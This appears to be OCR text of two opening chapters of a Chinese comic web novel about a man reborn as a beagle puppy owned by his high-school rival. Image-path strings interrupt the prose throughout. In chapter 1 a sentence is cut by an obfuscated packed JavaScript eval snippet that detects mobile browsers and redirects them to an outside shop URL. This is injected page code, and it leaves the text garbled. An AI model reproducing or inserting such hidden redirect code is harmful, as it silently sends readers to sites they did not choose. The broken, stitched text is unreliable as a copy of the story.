《比格犬受益者联盟》 1. 001 1 自从爸妈去世,一直有个疑问萦绕在顾昀格脑海中: 人在最后时刻会想些什么? 十八岁那年的夏天,他终于得到了答案。 他不断地下坠,只能无望地看着离他越来越远的海面,声音和色彩逐渐破碎消弭,世界最终被稀释成一片死寂的深蓝。 极致缺氧下,身体像是气球即将爆炸,但在沉重水压的挤压下,竟在某一刻达成奇妙的平衡,他又重新得到片刻安宁。 在意识消散前,大脑艰难地凝聚出了最后一个想法: 好——亮——啊! 深海吞噬了所有光线,他也在缺氧下失明,为什么还这么亮? 他情不自禁地睁大双眼,用尽全部力气,身体追随着光点,艰难地动了一下。 …… 缺氧的后遗症还没消失,顾昀格头晕到感觉整个世界天旋地转,视线也跟着来回飘荡,尝试了几个来回,终于落到了一处实点。 他不是已经坠海身亡了吗,为什么眼前还会出现木地板。 顾昀格骇然起身,四肢生疏得像是还没驯化好,踉跄了几下才稳住平衡,只是依旧没和木地板拉开距离。 ???我那傲人的一米八身高呢? 顾昀格觉得奇怪,视野范围内又出现了一只毛茸茸的爪子,毛发雪白柔软,油光水滑。 他想抬手摸一摸,那只爪子也跟着抬了起来,做了一个蜷缩的动作。 “……” 顾昀格不信邪地尝试了几次,发现他真的能控制这只爪子,仿佛这就是他身体的一部分。 随着活动,身体的其他关节也变得灵巧,就算不用照镜子,种种异样也清楚地告诉他——他变成了一只四脚着地的动物,大概率是只狗。 命运给他开了一个天大的玩笑,顾昀格整个人,不,整只狗都呆愣住了,忘记了眨眼和呼吸,感觉有什么东西在身体里翻腾,紧紧堵住喉咙。 他还没从极度混乱和震惊中缓过来,接受自己变成一只狗的现实,就听到有人在唤他。 “小狗狗过来,这是你的新主人。”一道男声,嗓子夹得都快冒烟了。 顾昀格下意识抬起头,看到了一张意想不到的脸。 谢昭衡,他们针锋相对了整整高中三年,是刻在他记忆最深处的死对头。 看到这张欠揍的脸,顾昀格本能地肌肉紧绷,牙尖发痒,恨不得冲上去咬他一口。 谢昭衡的视线也落在他身上,居高临下,一副主人派头。 顾昀格从见到死对头的嫌恶感中挣脱出来,回忆起了刚才那句话。 小狗狗…… 这是你的新主人…… ???! 天杀的谢昭衡,你竟然让我给你当狗?! 士可杀不可辱,顾昀格咬牙切齿,恨不得冲过去跟谢昭衡同归于尽。 但现场有人比他还崩溃,抢先一步发出了尖锐的爆鸣声:“太缺德了,怎么让比格当抚慰犬呀!” 顾昀格:“……” 顾昀格:“……” 顾昀格:“……” 我,比格,抚慰犬? 他不仅在网上听过比格大王的威名,现实中也见识过,那可谓是作天作地天昏地暗地崩山裂,总之两个字:折磨。 他立刻就不伤心崩溃了,眼底只有折磨死对头的兴奋。 反正他已经死过一次了,不管再经历什么都是赚到,他绝不会放过这么好的机会。 小比身后的尾巴高高地竖起,愉悦地摆了两下,朝谢昭衡邪魅地勾了下嘴角,充满了挑衅的意味。 哼哼,让你见识下全包眼线比格大王的厉害! 但他丝毫没有吓到人,那道夹着嗓子的男声又出现了,“好可爱哦,他还会微笑。” “……”顾昀格视线上,看到了在场的另外两人。 一个眼神透着清澈的愚蠢,是嗓子夹冒烟的那位,另外一个戴着厚重的眼镜,像是家里沉稳又苦命的二哥,因为太过震惊才发出了爆鸣声。 “二哥”讪讪地笑了一声,急匆匆地把“小弟”拉到另外一个房间,小比仗着自己不起眼,偷偷跟了过去。 “二哥”付谊时一下一下戳着姜宇的狗头,咬牙切齿道:“你是不是傻,怎么带了只比格来!” 姜宇一脸无辜,“比格不行吗,多可爱的小狗狗呀。” “比格哪能……算了,告诉我过程。” “我在网上刷到这只小狗的视频,萌得我都快下奶了,就随手发了句评论,没想到发视频的人直接私信我。” “他好奇怪哦,就发了两个字:开门!” “开什么门?他怎么知道我家在哪,是不锈钢的门还是木门?” 付谊时打断他散发的思路,从牙缝里挤出几个字:“说!重!点!!” “狗主人非常热情,知道我想养狗,高速开了八个小时,直接出现了我家门口。” 姜宇想到了当时的场面,感慨道,“狗主人又开心又难过,一会儿哭一会笑,临走前跟我说要去荒山旅游,电话没有信号,让我最近不要联系他。” 付谊时:“……” 笑是因为终于把拆家魔丸送走了,哭是因为舍不得。 他继续猛戳姜宇的狗头,“你天天网瘾那么重,到底在刷什么,怎么就没听说过比格大王的威名。” “比格大王?”姜宇天真的歪了歪头,“这不挺可爱的吗。” 付谊时无语凝噎。 他好不容易才找回语言功能,看了眼外面,压低声音,“我让你找只抚慰犬,你不查资料也不去专门的机构,就随便抱回来一只?!” 姜宇快速地眨眼,像是第一次听说,“你只说找一只狗啊,没说是抚慰犬,抚慰什么?” 姜宇没控制住音量,付谊时吓得去捂他的嘴。 大学四年同窗,他知道谢昭衡经常吃药,但不清楚具体是什么,直到前段时间看到药瓶。 谢昭衡的表现不像有心理疾病,又刻意回避着他们,付谊时十分关心好友,但又担心贸然戳穿会起到反效果,思来想去,才打算送一只抚慰犬,希望对谢昭衡的病情有所帮助。 但让比格大王当抚慰犬,对仇人都不这么残忍。 “你联系比格的原主人,赶紧送回去。”付谊时十分心累,试图解决问题。 姜宇人都是懵的,但乖乖听话,打过去却发现无法接通:“狗主人说过他要去荒山探险,没有信号。” 付谊时只想冷笑,比格主人真是什么招都用得出。 姜宇还在追问,“你跟我说清楚,什么是抚慰犬,为什么要送抚慰犬?” “闭嘴吧,等回去我再给你说。”付谊时怕时间太长会引起怀疑,连忙拉着人走了出来。 他们刚推开门,就看到了蹲在面前的小比。 四只爪爪白如雪,大大的耳朵十分轻盈,周遭的毛发是奶棕色的,背上有一块巴掌大的黑斑,蹲在地上小小一只。 付谊时被这一点也不邪恶的模样蛊惑到,蹲下身跟小比四目相对。 圆圆的眼睛清澈湿润,眼睛四周隐隐有一圈眼线,但肉眼几乎分辨不出来,三角鼻头轮廓圆润,连嘴筒子都短短的,纯良无辜得像小天使。 “叫一声。”付谊时下达指令。 小比不想搭理这种无理的要求,但为了达成最终目的,还是配合了:“汪。” “不是这种,是扯着嗓子仰天吆喝。” 啧,要求还挺多。 “汪呜。” 付谊时听到这声音,眼神都亮了。 太好了,是“汪呜”,不是“wer”! 比格主人还挺有良心的,把赏味期的奶比送了过来。 但看这身量,过不了多久就长成魔丸了。 在他思考时,谢昭衡走过来问道:“你们在这做什么?” 付谊时怕他看出端倪,强撑出笑容,“那个,这只狗……” 谢昭衡帮他补全了,“是送给我的吗。” “是,但可能不太适合,我想再送回给原主人。” 一直没搞清楚状况的姜宇又说大实话:“不行吧,原主人没联系上。” 付谊时重重地闭了下眼,勉强收住怒气,“那我们就先养着。” “宿舍能养吗?” “不能……” 谢昭衡贴心地为他们着想,“那就先放在我这吧,等你们联系上了原主人再接走。” 这确实是最好的办法,怕暴露真实目的,他也不能强势拒绝,再加上…… 付谊时看了眼蹲在脚边的可爱小狗,心存侥幸。 还是只赏味期的奶比,还挺安静的,应该没什么问题吧。 奶比不语,奶比只是一味震惊。 他竟然看到谢昭衡笑了! 这玩意儿还会笑,他的面部神经又活了,嘴角终于意识到还有弯起这个选项了?! 错觉,绝对是错觉。 奶比的可爱值太高,就算他呆愣不动,人类也觉得他萌得不行。 姜宇觉得他是饿得 ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17457042|201241||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove();$(''#content'').append('' 没电宕机了,屁颠屁颠地准备了狗粮,喂到奶比嘴边:“吃吧吃吧,多吃点。” 顾昀格被食物的香气拉回思绪,低头看着盘子里的狗粮,心情复杂。 他心理上还是个人类,没办法接受自己吃狗粮。 但他又饿得心慌,仿佛胃里有个无底洞,必须用食物填平。 就在理智和食欲拉扯时,余光瞥见了付谊时手中的馒头,他立刻冲了过去。 “汪汪汪汪。”我要这个。 谢昭衡去做午饭了,付谊时帮忙收拾冰箱,想把这个放了多天的馒头扔掉,没想到被小比半路拦住了。 “宝想吃?”他迟疑地放下馒头。 食欲占领了高地,顾昀格立刻把头埋进袋子里,一口气儿干掉了大半个馒头,理智这才重新上线。 好干好噎好没味。 他怎么这么惨啊,以后都要过这种日子吗。 思绪之前被折磨死对头的兴奋拉走了大半,现在才重获清醒,思考现实。 就算他再乐观开朗,适应力强,也没办法坦然接受自己从人变成了狗。 各种负面情绪交织在一起,顾昀格只想静静,但眼前没有这个条件,他只能掩耳盗铃似的把头埋在了前爪里,两个大大的耳朵遮住脸。 小比心酸(好饿)小比自闭(好饿)小比难过好饿好饿好饿好饿…… 顾昀格一边自闭,一边饿得把“好饿”当逗号用,忍不住抬头看了两眼馒头,确定没有丢,这才又把头埋下去,继续自闭。 付谊时:“……” 姜宇:“……” 两个没养过狗的新手完全傻掉了,面面相觑。 “这是在干什么?” “可能是某种仪式吧,电视剧里都是这么演的,吃饭之前都要感谢上帝赐予的食物,进行祈祷。” “狗还会祈祷,还会感谢上帝?” “外国狗不信仰上帝信仰谁。” 顾昀格:“……” 哪来的两个活宝。 他被打乱了思绪,彻底自闭不下去了,抬头面对现实。 他还是想吃东西,但又觉得啃大白馒头太过心酸,两方拉扯之下,他竟饿出了幻觉,在大白馒头上闻到了肉味。 下一秒幻觉成真,眼前出现了一盘儿牛肉。“不吃狗粮也不喜欢馒头,那牛肉吃不吃?” 声线温润清朗,顾昀格第一次觉得死对头的声音宛如天籁。 吃! 顾昀格立刻欢快地把头埋了进去。 这盘煎好的牛排没放任何调料,是专门给狗吃的,付谊时疑惑地问道:“那你吃什么?” “我过会儿再煎一块。”谢昭衡答道。 付谊时信了,没再多问。 顾昀格炫完了半盘牛排终于饱了,从内到外地熨帖,身体无比轻盈又暖洋洋的。 之后他巡视了一圈领地,找了一个最舒服的位置,强占为狗窝。 在此期间,付谊时一直在观察小比,发现他没有乱叫更没有拆家,这才放心了一些。 “时间不早了,我们要回去写论文了。” 姜宇跟着站起身,语气羡慕:“昭衡你肯定不用为论文发愁,对了,你想读研还是回去继承家业……” 读研? 顾昀格捕捉到关键词,诧异地看着谢昭衡。 他跟谢昭衡同岁,生命停止在十八岁的夏天,而现在的谢昭衡考虑的却是读研。 难道时间已经过去了将近四年? 他这才注意到之前忽略的一些细节。 跟他记忆中的模样相比,谢昭衡的脸部轮廓更加立体凌厉,眉眼深邃,眸色深沉。 身材挺拔,肩背宽阔,褪去了年少青涩,更接近男人的成熟,穿衣风格随意中透着讲究。 呵,骚包。 高中时就能跟他竞争校草的头衔,现在帅得更像是开挂。 但帅又怎么样,性格差得离谱。 冷漠毒舌嚣张倨傲自私小心眼人机反应慢不通人情…… 顾昀格刚要一项一项地数落谢昭衡的罪名,就见谢昭衡一边闲聊一边将两位好友送到门口,脸上始终挂着和煦的微笑,态度温柔体贴,一举一动完美到挑不出一点问题。 ???! 原来不是错觉,谢昭衡会笑还很爱笑。 顾昀格整只狗如遭雷劈,震惊得身体后仰,眼睛一眨不眨地瞪着,像是在看某个妖怪。 短短四年,他冷漠毒舌的死对头怎么变成了一个阳光开朗大男孩?! 2. 002 2 . 两人离开后,房间内一片寂静。 顾昀格看着眼前的死对头,神情绷紧。 他虽然跟谢昭衡相看两厌,针锋相对了整整三年,但他朋友一向多,形影不离,跟谢昭衡单独相处的机会屈指可数。 每一次都让他记忆深刻,以及过后那种有火难发咬牙切齿的感觉 现在他穿成了谢昭衡的狗,战火再次升级,预兆着“第一次人比大战”即将爆发。 顾昀格做好了准备,可谢昭衡却始终没有动静。 他又等了一会儿,最后耐不住性子往前凑了凑,不明白死对头为何在此罚站。 小比努力仰起狗头,终于看到了谢昭衡的脸。 阴影之中,五官的轮廓更加立体,一双眸子漆黑深沉。 看着那对黑眼珠,顾昀格愣了一瞬,莫名想起高中时上课无聊,他拿着墨水快要用完的笔在草稿纸上涂鸦画圈,线条干涩,等到涂成浓郁的黑色,墨水已经全部用完,纸张也磨烂了。 鼻尖不受控制地抽动了两下,他闻到了淡淡的苦味,不知从哪散发出的。 他刚要寻找来源,谢昭衡终于动了,沉默不语地走回卧室。 顾昀格什么都顾不上了,连忙跟在后面。 ? 你干甚去啊?! 牛排给我吃了,你还没吃饭呢……回应他的是紧紧关上的房门。 顾昀格:“……” 他回过神后,忍不住哼哼了两声。 苦味不知何时散去了,他没再寻找来源,跳上了沙发。 吃饱就睡是小比的优良美德,短短几秒,顾昀格便晕碳到眼都睁不开了,随意一倒,四脚朝天地睡着了。 *** 不知过了多久,他被憋醒了。 顾昀格眼睛都没睁开,循着本能走到卫生间,等看到比他还高的马桶,才骤然清醒。 狗蹲马桶……确实是个世界难题。 顾昀格努力压抑住肚肠中的翻滚,压着眉头,小狗脸都变得皱巴巴的。 虽是生平第一次做狗,但他没少见过狗狗大号,比较轻松地想出了解决办法——跳上马桶,用四只爪子紧紧抓着边缘,稳住身形,之后交给本能。 这说来简单,实践时却困难重重。 小比前爪扒着马桶,身体直立,后腿肌肉紧绷,用力一蹬。 身体行动比思考还快,轻盈的大耳朵飞了起来,顾昀格看清眼前的景象后,狗眼圆瞪,用全身的力气往后坠,这才制止住了跳起的动作。 他的四肢还没驯化好,如果用力过猛,不小心就会一头扎进马桶,嘴桶子在水里咕噜咕噜。 “……”那画面太美,他不敢想。 顾昀格宁愿憋死,也不想做第一只在马桶中淹死的狗,只能另寻他法。 从下往上跳,容易止不住惯性,从上一步步向下挪,更加稳妥。 洗漱台离马桶不远不近,如果他从洗漱台的边缘跳到冲水箱,再找好角度,应该就能稳当地站在马桶上。 身体发出的信号督促他赶快采取行动,小比一身使不完的牛劲,身体直立,跳起来后张嘴咬住挂在旁边的毛巾,以此为支点,再次发力,终于跳上洗手台。 大幅度的动作加剧了肠道的蠕动,顾昀格倒吸了一口冷气,奶棕色的狗毛都快憋青了,连忙向前爬,前脚踩住饮水箱的边缘,后腿维持着诡异的角度,死死绷直,蹬着洗漱台的边缘。 他刚要继续发力,就在这时,卫生间的门被推开了。 谢昭衡站在门口,视线落在小比身上。 他还是第一次见狗耍杂技。 过了几秒,他才从这种震撼中回过神来,注意到更多的细节。 他从没有表情的狗脸上捕捉到了“夹不住”的绝望,不断绷紧蠕动的后臀肌肉,也让他清晰地预感到了即将发生的事情: 落、坨、翔、子。 他没办法接受狗爬这么高上厕所,让一坨马赛克自由落体,立刻走了过去,把小比抱到地上,又铺好了一张尿垫。 夹不住的小比没有立刻去释放,而是仰头看着谢昭衡,眼睛里透着某种恳求。 谢昭衡莫名读懂了其中的意思,未加思考,直接退出卫生间并体贴地关上了门。 他在门口站了一会儿,脸上露出费解的神情。 狗也讲隐私,上厕所时不能有旁人站在旁边吗。 又过了一分钟,他听到了狗叫。 谢昭衡重新打开卫生间的门,小比从门缝悄无声息地溜了出来,大大的耳朵遮住视线,连头都不敢抬,一头扎进窗边的懒人沙发里。 顾昀格整只狗都快要烧着了。 他刚刚努力尝试过了,没有双手的帮助,他没办法用四只爪子将尿垫扔进垃圾桶,无奈之下,只能交给谢昭衡帮忙处理。 啊啊啊啊啊太社死了!! 顾昀格不敢想那画面,又把狗头往里怼了怼,试图把自己憋死。 空气越发稀薄,他因为缺氧而头脑发晕时,轻飘飘的一句话立刻把他炸清醒了。 “吃太多了吗,肚子快垂到地上了。” 顾昀格:“……” 他把头扎进了懒人沙发里,不用见人,但顾头不顾腚,身体还清楚地显露在谢昭衡视线下,包括他“duangduang”的小肚子。 顾昀格艰难地抬起头,意味深长地看着谢昭衡。 熟悉的死对头又回来了。 还是实话中透着狠辣的毒舌味。 想到谢昭衡帮他做了什么,顾昀格头一次吃瘪,眼神闪烁,不敢跟他对视,扭扭捏捏地蹭了过去,对他提供的帮助表示感谢。 但落在谢昭衡眼中却是小比急躁的左顾右盼,像是在寻找上厕所的绝佳地点,而扭扭捏捏的举动更是“夹不住”最强有力的证明。 他没有半分犹豫,直接带小比出门。 顾昀格站在电梯门口时依旧很恍惚,没想到谢昭衡会这么好心带他出来玩。 玩耍是小狗的天性,身体不受控制地变热,四肢肌肉绷紧,涌动着力量,小比眼神都亮了,受到了刻在基因里的感召。 他此生从未想过自己会冲进电梯,因为速度太快没刹住车,一头撞到了电梯壁上,摔了个四脚朝天。 